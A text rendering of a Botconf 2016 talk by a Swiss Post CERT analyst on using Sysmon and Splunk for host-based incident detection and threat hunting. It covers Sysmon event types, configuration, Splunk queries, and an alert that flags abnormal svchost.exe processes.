



botconf2016
The botnet fighting conference
30 NOVEMBER - 2 DECEMBER 2016
LYON - FRANCE

4th edition

Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 1

This is Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

C:\> whoami /all

- * Tom Ueltschi
- * Swiss Post CERT / SOC / CSIRT, since 2007
 - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- * Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- * Member of many trust groups / infosec communities
- * Twitter: @c_APT_ure

My name is Tom Ueltschi and I've been working for Swiss Post for over 9 years. My current focus is: Malware Analysis, Threat Intel, Threat Hunting and Red Teaming.

Some of you may know me from my Ponmocup talks or trust groups that I'm active in.

Disclaimer

- * Views & opinions expressed are my own
- * Work presented is from \$dayjob
 - past 6-8 months, ongoing
 - examples, ideas, process, methodology
 - not a finished «solution» or «product»
 - approach for others (analysts) to adopt

Fast paced talk ahead – fasten your seat belts! 😊

Just a quick disclaimer. Views and opinions are my own.

The work presented is from my dayjob, although I also spent lots of spare time to prepare this talk.

It's more ideas and examples, not a solution or product you can plugin.

I prepared lots of slides, so I'll go over some of them quickly and try to focus on the big points.

The slides will become available to review later and all public resources are listed at the end (references slides)

Outline (v0.1)

- * Introduction on Sysmon
- * How do you know «Evil»? (malicious)
- * Searching for «known bad»
- * Threat Hunting approaches

I was having a hard time ordering the content and come up with an outline.

Outline (v1.0)

- * Introduction on Sysmon
- * Sources for «knowing Evil»
 - Searching for «known bad»
 - OSINT, blogs, reports, public sandboxes, VT
 - Malware Analysis of self discovered samples
 - Threat Hunting approaches
 - Red/Purple Teaming / Adversary Simulation

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 5

So this is the best I could come up with.

First an introduction about Sysmon and in general.

Then covering different sources for «knowing bad» for detection (searching for known bad) and hunting.

Goal of Talk (Abstract)

- * This presentation will give an overview and detailed examples on how to use the free Sysinternals tool SYSMON to greatly improve host-based incident detection and enable threat hunting approaches.
- * The main goal is to share an approach, a methodology how to greatly improve host-based detection by using Sysmon and Splunk to create alerts.

If you haven't read the abstract yet, the main goal is to share an approach or methodology how you can greatly improve host-based detection using the free Sysmon tool.

The image shows a presentation slide with a blue header containing the title "Introduction on Sysmon". Below the header, the slide is split into two main sections. On the left, there is a code editor displaying XML configuration for Sysmon. On the right, there is a screenshot of the Windows Sysinternals website's download page for Sysmon v4.12.

XML Configuration Code:

```

<Sysmon schemaversion="3.00">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>

```

Windows Sysinternals Download Page:

- Microsoft | TechNet
- Windows Sysinternals
- Home | Learn | **Downloads** | Community
- Windows Sysinternals > Downloads > Security Utilities > Sysmon
- Utilities
 - Sysinternals Suite
 - Utilities Index
 - File and Disk Utilities
 - Networking Utilities
 - Process Utilities
- Sysmon v4.12
- By Mark Russinovich and Thomas Garnier
- Published: August 29, 2016
- Download Sysmon (1006 KB)
- Rate: ☆☆☆☆☆

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 7

So a quick introduction on Sysmon.
 This presentation is about version 3.20 of Sysmon, but just recently version 5 was released and added many useful event types.

Setting the stage...

	Network-based	Host-based
Prevention	Firewalls Network IPS BDS, Web-Proxy + AV/Mail-GW + AV	Antivirus HIPS, EMET Next-Gen Endpoint Protection
Detection	Network IDS (<i>Snort, Surricata, Bro</i>) NSM BDS	EDR (<i>Carbon-Black et.al.</i>) HIDS (?) Sysmon and SIEM (<i>Splunk</i>)

☞ This talk is about **Host-based Detection**

This talk is about host-based detection, not about prevention or network-based detection.

I would put this approach in the EDR space along with solutions like Carbon Black etc.

Network- or Host-based Detection?

- * **Network-based Detection (NBD)**

- Intrusion Detection System (IDS) / Network Security Monitoring (NSM)
 - Snort, Suricata , Bro, Security Onion ...

- * **Host-based Detection (HBD)**

- Endpoint Detection and Response (EDR)
 - Carbon Black, FireEye HX, CrowdStrike Falcon, Tanium, RSA ECAT ...
 - **Sysmon (FREE) & Splunk (or any other SIEM)**

- * Open for discussion


- Is one of {NBD, HBD} enough, better, or are both needed?

So which is better, network-based or host-based detection?

My opinion is you need both.


Sometimes I almost feel like host-based detection can be better or more efficient though.

Bro : NBD :: Sysmon+Splunk : HBD



This is from a webinar about Bro from CriticalStack (Liam Randall).
Bro can be split in 3 layers, a platform, a programming language and apps on top of that for implementing different use cases.
I would like to compare the Sysmon & Splunk approach to Bro.


Bro : NBD :: Sysmon+Splunk : HBD



Sysmon events collected in Splunk could be the platform. Splunk has a powerful query language, and Splunk searches could be the apps for alerting and hunting use cases.

Pyramid of Pain

The Pyramid of Pain



I want to be able to detect this!

The triangle reminded me of the Pyramid of Pain, which should be mentioned in every great talk ☺

I want to be able to detect and hunt for tools and TTPs.

Cyber Kill Chain

The only mention of «Cyber»

Attack Progression, aka the "Cyber Kill Chain"

We have found that the phases of an attack can be described by 6 sequential stages. Once again loosely borrowing vernacular, the phases of an operation can be described as a "cyber kill chain." The importance here is not that this is a linear flow - some phases may occur in parallel, and the order of earlier phases can be interchanged - but rather how far along an adversary has progressed in his or her attack, the corresponding damage, and investigation that must be performed.




Fig. 2: The Attack Progression

I want to be able to detect this!

Also, there should be a mention of the Kill Chain and the word Cyber (at least once) in every good talk.

I want to be able to detect all post exploitation phases of an intrusion.

Pyramid of Pain & Kill Chain

How the Pyramid and the Kill Chain Fit Together



Gizah Pyramids ["All Gizah Pyramids.jpg", Liberator, Ricardo, http://commons.wikimedia.org/wiki/File:All_Gizah_Pyramids.jpg, Checked 2013-03-06]

Let me start by making a clear statement: **The Pyramid is not a replacement for the Kill Chain, it is a complement.** The Kill Chain model shows the various states an adversary must move through to complete their objective(s). At each phase, you have the opportunity to detect their actions using certain indicators. This is where the Pyramid comes in: it serves as a guide for knowing how to prioritize your limited detection resources in order to achieve the maximum benefit.



The Cyber Kill Chain ["Security Intelligence: Attacking the Cyber Kill Chain", Cloppert, Michael, <http://computer-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>, Checked 2013-03-06]

This slide I just put in to show that the Pyramid of Pain and Kill Chain fit well together (even without mention of Cyber) 😊
And because this is a great blog you should follow and read regularly.

Why using Sysmon?

- * **Incredible visibility into system activity on Windows hosts** (it's FREE)
- * Store Sysmon data in Windows event logs (big size)
 - Search or query Sysmon data using Powershell or event viewer
- * **Collect Sysmon logs into SIEM for searching, alerting, hunting** (big plus)
- * Analyst needs to ...
 - know **what to search for**
 - distinguish **normal / abnormal** activity
 - find **suspicious / malicious** behavior

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 15

So why use Sysmon?

Sysmon gives you incredible visibility into system activity on Windows hosts... and it's FREE.

Having this great data available in your Windows event logs for investigations and forensics is really useful.

However, if you can ingest Sysmon data into your SIEM it's even much more useful.

But your analyst(s) need to know what to search for, what's normal or abnormal, and what's suspicious or malicious.

Every company network is different and what works at one company may not work at another at all.

Why Sysmon? RSA Con Talk M.R.

The slide features a yellow background with a red vertical bar on the left. At the top left, it says 'RSA Conference 2016' with the dates 'San Francisco | February 29 - March 4 | Moscone Center'. The main title is 'Tracking Hackers on Your Network with Sysinternals Sysmon' with the session code 'HTA-W05'. A large graphic of a head with circuit lines is in the background. On the right, there is a purple vertical bar with a 'Connect to Protect' logo and a photo of Mark Russinovich. His name and title 'Mark Russinovich, CTO, Microsoft Azure, Microsoft Corporation @markrussinovich' are listed. A Twitter logo and '#RSAC' are in the bottom left corner.

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 16

Mark Russinovich is one of the authors of Sysmon and gave a great talk at this year's RSA conference titled «tracking hackers on your network with Sysmon»

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time stomping

DLL / Proc Injection

*Contributed by David Magnotti

7

RSAConference2016

These are the Sysmon event types from version 4.

This presentation focusses on mostly three of them: process create, network connections and create remote thread, used for DLL / process injection

Why Sysmon? RSA Con Talk M.R.

Sysmon Events			#RSAC
	ProcessCreate		
Category	UtcTime	Hashes	
Process	ProcessGuid	ParentProcessGuid	
Process	ProcessId	ParentProcessId	
Driver L	Image	ParentImage	
Image L	CommandLine	ParentCommandLine	
File Cre	CurrentDirectory		
Networ	User		
CreateF	LogonGuid		
RawAcc	LogonId		
Sysmon	TerminalSessionId		
Error	IntegrityLevel		
		ProcessTerminate	
		UtcTime	
		ProcessGuid	
		ProcessId	
		Image	

*Contributed by David Magnotti

iference2016

Some interesting fields for process create are:

- Image path and full command line from process and ist parent process
- Different hashes (MD5, SHA-1, SHA-256, IMPHASH configurable)
- User starting the process
- ProcessGuid to correlate with other events

Why Sysmon? RSA Con Talk M.R.

Sysmon Events #RSAC

	ProcessCreate	Network Connection Detected	
Category	UtcTime	UtcTime	
Process	ProcessGuid	ProcessGuid	
Process	ProcessId	ProcessId	
Driver L	Image	Image	
Image L	User	User	
File Cre	CommandLine	Protocol	
Networ	CurrentDirecto	Initiated	
CreateF	User	SourceIpV6	DestinationIpV6
RawAcc	LogonGuid	SourceIp	DestinationIp
Sysmon	LogonId	SourceHostName	DestinationHostName
Error	TerminalSessio	SourcePort	DesinationPort
	IntegrityLevel	SourcePortName	DesinationPortName

*Contributed by David Magnotti

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 19

Some interesting fields for network connection are:

- Image path, user, protocol and if this host initiated the connection
- IP, hostname and port for source and destination
- Process guid for correlation

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	Event ID	Field
Process Create	1	UtcTime
Process Terminated	5	SourceProcessGuid
Driver Loaded	6	SourceProcessId
Image Loaded	7	SourceImage
File Creation Time Changed	2	TargetProcessGuid
Network Connection	3	TargetProcessId
CreateRemoteThread	8	TargetImage
RawAccessRead*	9	NewThreadId
Sysmon Service State Change	4	StartAddress
Error	255	StartModule
		StartFunction

*Contributed by David Magnotti

7

- Some interesting fields for create remote thread are:
- source- and target-image
 - source- and target-process guides for correlation

Why Sysmon? RSA Con Talk M.R.

Splunk Example Queries



- See <http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/>

- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\SYSTEM" |
stats values(User) as User, values(CommandLine) as CommandLine, values(ProcessId) as
ProcessId, values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

- Outbound connections by process:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval
src="if(isnotnull(SourceHostname), SourceHostname":"+SourcePort, SourceIp":"+SourcePort) | eval
dest="if(isnotnull(DestinationHostname), DestinationHostname":"+DestinationPort, DestinationIp":"+DestinationPort) |
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

- Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where
DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid
DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-
sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```

35

RSAConference2016

There were also some examples listed from a Splunk blog.

Why Sysmon? RSA Con Talk M.R.

Sysmon / Splunk stats from 7 days				
Event Description	# hosts	Event Code	# events	raw data [MB]
Process Create	9'841	1	12'121'075	13'495.26
File creation time	9'187	2	2'595'550	1'851.98
Network connection	9'651	3	22'875'616	18'878.44
Sysmon service state changed	7'305	4	20'622	8.01
Process terminated	9'329	5	11'402'347	5'577.41
Driver Loaded	1'204	6	13'802	7.59
Image loaded	---	7	---	---
CreateRemoteThread	5'534	8	2'116'403	1'638.82
RawAccessRead	9'681	9	169'5	---
Error	51	255	---	---
Total			220'6	---

Sysmon config entries: 150
TODO: don't forward IDs 5 & 9 (store locally only)

In reply to Mark Russinovich
TomU @c_APT_ure - Apr 26
@markussinovich Thanks for #Sysmon & RSA slides!
~10K hosts (target: 25K)

Mark Russinovich @markussinovich Following

Cool to see people using Sysmon at scale:

TomU @c_APT_ure
@markussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS 16 LIKES 29

8:03 PM - 26 Apr 2016

When I tweeted to Mark Russinovich thanking for the presentation...

Why Sysmon? RSA Con Talk M.R.

Mark Russinovich @markrussinovich Following

Cool to see people using Sysmon at scale:

TomU @c_APT_ure
@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)


System	Process Code	Process Name	Process ID
System	System	System	4
System	smss	smss	16
System	svchost	svchost	28
System	csrss	csrss	40
System	csrss	csrss	52
System	csrss	csrss	64
System	csrss	csrss	76
System	csrss	csrss	88
System	csrss	csrss	100
System	csrss	csrss	112
System	csrss	csrss	124
System	csrss	csrss	136
System	csrss	csrss	148
System	csrss	csrss	160
System	csrss	csrss	172
System	csrss	csrss	184
System	csrss	csrss	196
System	csrss	csrss	208
System	csrss	csrss	220
System	csrss	csrss	232
System	csrss	csrss	244
System	csrss	csrss	256
System	csrss	csrss	268
System	csrss	csrss	280
System	csrss	csrss	292
System	csrss	csrss	304
System	csrss	csrss	316
System	csrss	csrss	328
System	csrss	csrss	340
System	csrss	csrss	352
System	csrss	csrss	364
System	csrss	csrss	376
System	csrss	csrss	388
System	csrss	csrss	400
System	csrss	csrss	412
System	csrss	csrss	424
System	csrss	csrss	436
System	csrss	csrss	448
System	csrss	csrss	460
System	csrss	csrss	472
System	csrss	csrss	484
System	csrss	csrss	496
System	csrss	csrss	508
System	csrss	csrss	520
System	csrss	csrss	532
System	csrss	csrss	544
System	csrss	csrss	556
System	csrss	csrss	568
System	csrss	csrss	580
System	csrss	csrss	592
System	csrss	csrss	604
System	csrss	csrss	616
System	csrss	csrss	628
System	csrss	csrss	640
System	csrss	csrss	652
System	csrss	csrss	664
System	csrss	csrss	676
System	csrss	csrss	688
System	csrss	csrss	700
System	csrss	csrss	712
System	csrss	csrss	724
System	csrss	csrss	736
System	csrss	csrss	748
System	csrss	csrss	760
System	csrss	csrss	772
System	csrss	csrss	784
System	csrss	csrss	796
System	csrss	csrss	808
System	csrss	csrss	820
System	csrss	csrss	832
System	csrss	csrss	844
System	csrss	csrss	856
System	csrss	csrss	868
System	csrss	csrss	880
System	csrss	csrss	892
System	csrss	csrss	904
System	csrss	csrss	916
System	csrss	csrss	928
System	csrss	csrss	940
System	csrss	csrss	952
System	csrss	csrss	964
System	csrss	csrss	976
System	csrss	csrss	988
System	csrss	csrss	1000

RETWEETS 16 LIKES 29

8:03 PM - 26 Apr 2016

... he replied with «cool to see people using Sysmon at scale» 😊

Sysmon / Splunk Deployment



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 24

Here's a brief high-level overview of our deployment.


Sysmon and Splunk Forwarder are installed on all workstations.

I put a lot of effort and time into tuning the Sysmon- and Splunk Forwarder configs

to filter some data before storing in event log and before sending it to Splunk.


We have this deployed on over 20K hosts and ingesting about 15GB of data per day into Splunk.

How do you know «Evil»?



Now the big question: how do you know evil?
Can you distinguish between good and bad?
Normal vs. Abnormal? Suspicious and malicious?

Source: OSINT / public sources



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 26

One good source for knowing evil is OSINT and public sources
Blogs, threat reports, public sandbox analyses, VirusTotal
Papers and reports from DFIR and IT-sec community

How do you know Evil? (DFIR Poster)

SANS DFIR CURRICULUM

SANS DFIR
DIGITAL FORENSICS OF INCIDENT RESPONSE
POSTER
SUMMER 2016 - 2017 EDITION
digital-forensics.sans.org

Know Abnormal...Find Evil

Know Normal...Find Evil

When searching for malicious processes, look for any of these anomalous characteristics:

- Started with the wrong parent process
- Image executable is located in the wrong path
- Misspelled processes
- Processes that are running under the wrong account (incorrect SID)
- Processes with unusual start times (i.e., starts minutes or hours after boot when it should be within seconds of boot)
- Unusual command-line arguments
- Packed executables

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Many of the mentioned anomalies «when searching for malicious processes» can be implemented using Sysmon.

- Parent- / child-process relationships
- Command line arguments
- Wrong or known malicious image path

How do you know Evil? (DFIR Poster)

SANS DFIR CURRICULUM CORE

SANS DFIR
DIGITAL FORENSICS OF INCIDENT RESPONSE
POSTER
SUMMER 2016 - 2017 EDITION
digital-forensics.sans.org

Know Abnormal

Know Normal...Find Evil
Finding what's normal on a Windows host helps cut through the noise to expose truly potential malware. Use the information below as a reference to know what's normal in Windows and to find your situation on the system.

In an intrusion case, spotting the difference between abnormal and normal is often the difference between success and failure. Your mission is to quickly identify suspicious artifacts in order to verify potential intrusions. Use the information below as a reference for locating anomalies that could reveal the actions of an attacker.

When searching for anomalous behavior, look for:

- Started v
- Image ex
- Misspelle
- Processes
- Processes
- Unusual
- Packed e

any of these

Suspicious Behaviors

• (incorrect SID)

minutes or hours

not)

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueitsch | ILP-WHITE

Seite 29

To repeat, let me quote this:

«In an intrusion case, spotting the difference between abnormal and normal is often the difference between success and failure»

How do you know Evil? (DFIR Poster)

The poster is titled "How do you know Evil? (DFIR Poster)" and features a central graphic for "svchost.exe". It includes several key indicators:

- Image Path:** %SystemRoot%\System32\svchost.exe
- Parent Process:** services.exe
- Number of Instances:** Five or more
- User Account:** Varies depending on svchost instance, though it typically will be Local System, Network Service, or Local Service accounts. Instances running under any other account should be investigated.
- Start Time:** Typically within seconds of boot time. However, services can be started after boot, which might result in new instances of svchost.exe well after boot time.
- Description:** The generic host process for Windows Services. It is used for running service DLLs. Windows will run multiple instances of svchost.exe, each using a unique "-k" parameter for grouping similar services. Typical "-k" parameters include Btsvcs, DcomLaunch, RPCSS, LocalServiceNetworkRestricted, netsvcs, LocalService, NetworkService, LocalServiceNoNetwork, secsvcs, and LocalServiceAndNoImpersonation. Malware authors often take advantage of the ubiquitous nature of svchost.exe and use it either directly or indirectly to hide their malware. They use it directly by installing the malware as a service in a legitimate instance of svchost.exe. Alternatively, they use it indirectly by trying to blend in with legitimate instances of svchost.exe, either by slightly misspelling the name (e.g., scvhost.exe) or spelling it correctly but placing it in a directory other than System32. Keep in mind that a legitimate svchost.exe should always run from %SystemRoot%\System32, should have services.exe as its parent, and should host at least one service. Also, on default installations of Windows 7, all service executables and all service DLLs are signed by Microsoft.

The poster also includes a sidebar with "Know About" sections: "Memory Artifacts", "Registry Processes", "Code Injection and Remote Execution", and "Suspicious Network Activity". On the right, there is a "Find Evil" section with a search bar and a list of "Process List" items.

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltsch | TLP:WHITE

Seite 30

One of the examples for knowing normal is the svchost.exe process. It only has only one legitimate parent process and image path (well, maybe two, system32 and syswow64) And it's always started with a «-k» parameter for grouping services by name.

Advanced Detection (ab-normal svchost.exe)

`alert_sysmon_suspicious_svchost`

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=1 svchost.exe  
| search Image="*\svchost.exe*"   
  CommandLine!="* -k *" OR   
  (Image!="C:\\Windows\\System32\\svchost.exe"   
  Image!="C:\\Windows\\SysWOW64\\svchost.exe") OR   
  ParentImage!="C:\\Windows\\system32\\services.exe"
```

* Search for «svchost.exe» process created

- Without «-k» parameter
- Parent process is not «services.exe»
- Running under wrong path
- *(extra: whitelist for known good Hashes or IMPHASH-es)*

Just knowing this you can search for and alert on abnormal «svchost.exe» processes which are

- missing a «-k» parameter
- not started by services.exe
- running from a wrong path

If you don't have too many different Windows versions in your network you can even whitelist known good hashes

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

G+1

f Like 9

🐦 Tweet

in Share 16



ANDRA ZAHARIA
MARCOM MANAGER



JULY 4TH, 2016 • 17:15

This is a blog post from early July about a Java (Adwind) RAT which had zero detections from AV's.

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

1 9 16



ANDRA
ZAHARIA
MARCOM MANAGER



